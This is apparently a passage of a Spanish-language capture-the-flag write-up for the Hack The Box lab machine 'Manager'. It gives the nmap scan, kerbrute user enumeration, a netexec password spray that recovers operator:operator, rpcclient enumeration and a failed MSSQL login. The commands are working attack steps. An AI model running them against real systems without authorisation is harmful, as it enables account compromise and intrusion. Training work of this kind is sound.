

Manager - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:




```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Manager
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domai
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Issuer: commonName=manager-DC01-CA/domainComponent=manager
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domai
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Issuer: commonName=manager-DC01-CA/domainComponent=manager
```




```
1433/tcp  open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.10.11.236:1433:
|     Target_Name: MANAGER
|     NetBIOS_Domain_Name: MANAGER
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: manager.htb
|     DNS_Computer_Name: dc01.manager.htb
|     DNS_Tree_Name: manager.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.10.11.236:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: manager.htb0
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Issuer: commonName=manager-DC01-CA/domainComponent=manager
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: manager.htb0
|_ssl-date: 2024-11-19T15:50:06+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Issuer: commonName=manager-DC01-CA/domainComponent=manager
| Public Key type: rsa
| Public Key bits: 2048
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49689/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49693/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49721/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49792/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49837/tcp open  tcpwrapped    syn-ack ttl 127
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

El nombre de la maquina es "dc01" y el dominio es "manager.htb". Tras enumerar todos los servicios no he conseguido encontrar ninguna pista ni usuario existente. Lo que se me ha ocurrido hacer es realizar un ataque de fuerza bruta contra el protocolo de kerberos para encontrar usuarios existentes utilizando una wordlist de usuarios de "Sectlist":




```
┌──(kali㉿kali)-[~/Downloads/kerbrute]
└─$ /home/kali/Downloads/kerbrute/kerbrute userenum --dc 10.10.11.236 -d manager.htb /usr/share/wordlists/SecLists/Usernames/xato-net-10-million-usernames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 11/19/24 - Ronnie Flathers @ropnop

2024/11/19 04:20:14 >  Using KDC(s):
2024/11/19 04:20:14 >   10.10.11.236:88

2024/11/19 04:20:17 >  [+] VALID USERNAME:       ryan@manager.htb
2024/11/19 04:20:21 >  [+] VALID USERNAME:       guest@manager.htb
2024/11/19 04:20:22 >  [+] VALID USERNAME:       cheng@manager.htb
2024/11/19 04:20:24 >  [+] VALID USERNAME:       raven@manager.htb
2024/11/19 04:20:34 >  [+] VALID USERNAME:       administrator@manager.htb
2024/11/19 04:20:57 >  [+] VALID USERNAME:       Ryan@manager.htb
2024/11/19 04:21:00 >  [+] VALID USERNAME:       Raven@manager.htb
2024/11/19 04:21:11 >  [+] VALID USERNAME:       operator@manager.htb
2024/11/19 04:22:44 >  [+] VALID USERNAME:       Guest@manager.htb
2024/11/19 04:22:44 >  [+] VALID USERNAME:       Administrator@manager.htb
2024/11/19 04:23:58 >  [+] VALID USERNAME:       Cheng@manager.htb
2024/11/19 04:27:31 >  [+] VALID USERNAME:       jinwoo@manager.htb
2024/11/19 04:28:08 >  [+] VALID USERNAME:       RYAN@manager.htb
2024/11/19 04:30:15 >  [+] VALID USERNAME:       RAVEN@manager.htb
2024/11/19 04:30:21 >  [+] VALID USERNAME:       GUEST@manager.htb
```

Ahi encontramos varios usuarios. Con netexec podemos comprobar si los usuarios utilizan la misma contraseña que el nombre de usuario:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.236 -u users.txt -p users.txt 2>/dev/null --continue-on-success
SMB         10.10.11.236    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:D
SMB         10.10.11.236    445    DC01             [+] manager.htb\operator:operator
SMB         10.10.11.236    445    DC01             [-] manager.htb\ryan:operator STATUS_LOGON_FAILURE
SMB         10.10.11.236    445    DC01             [-] manager.htb\guest:operator STATUS_LOGON_FAILURE
```

En este caso, el nombre de usuario "operator" utiliza la contraseña "operator" para logearse. Vamos a ver si esta dentro del grupo "Remote Management Users" para poder acceder a traves del servicio winrm:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.11.236 -u operator -p operator 2>/dev/null
WINRM       10.10.11.236    5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (
WINRM       10.10.11.236    5985   DC01             [-] manager.htb\operator:operator
```

Este usuario no nos sirve para conectarnos por remoto pero lo podemos utilizar para enumerar los servicios con las credenciales disponibles. Vamos a enumerar el servicio msrpc:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ rpcclient 10.10.11.236 -U 'operator'
Password for [WORKGROUP\operator]:
rpcclient $> enumdomusers
user:[Administrator] rid:[0×1f4]
user:[Guest] rid:[0×1f5]
user:[krbtgt] rid:[0×1f6]
user:[Zhong] rid:[0×459]
user:[Cheng] rid:[0×45a]
user:[Ryan] rid:[0×45b]
user:[Raven] rid:[0×45c]
user:[JinWoo] rid:[0×45d]
user:[ChinHae] rid:[0×45e]
user:[Operator] rid:[0×45f]
rpcclient $> █
```

Como tenemos el servicio de ms-sql abierto podemos utilizar las credenciales para intentar loguearnos utilizando la herramienta impacket-mssqlclient:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-mssqlclient dc01.manager.htb/operator:operator@10.10.11.236
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[-] ERROR(DC01\SQLEXPRESS): Line 1: Login failed for user 'operator'.
```

Nos dice que login failed, esto puede ser porque por defecto intenta conectarse a traves de la autenticacion SQL estandar. Podemos con el parametro "-windows-auth" podemos forzar para que la autenticacion se realice a traves del metodo de autenticacion NTLM:



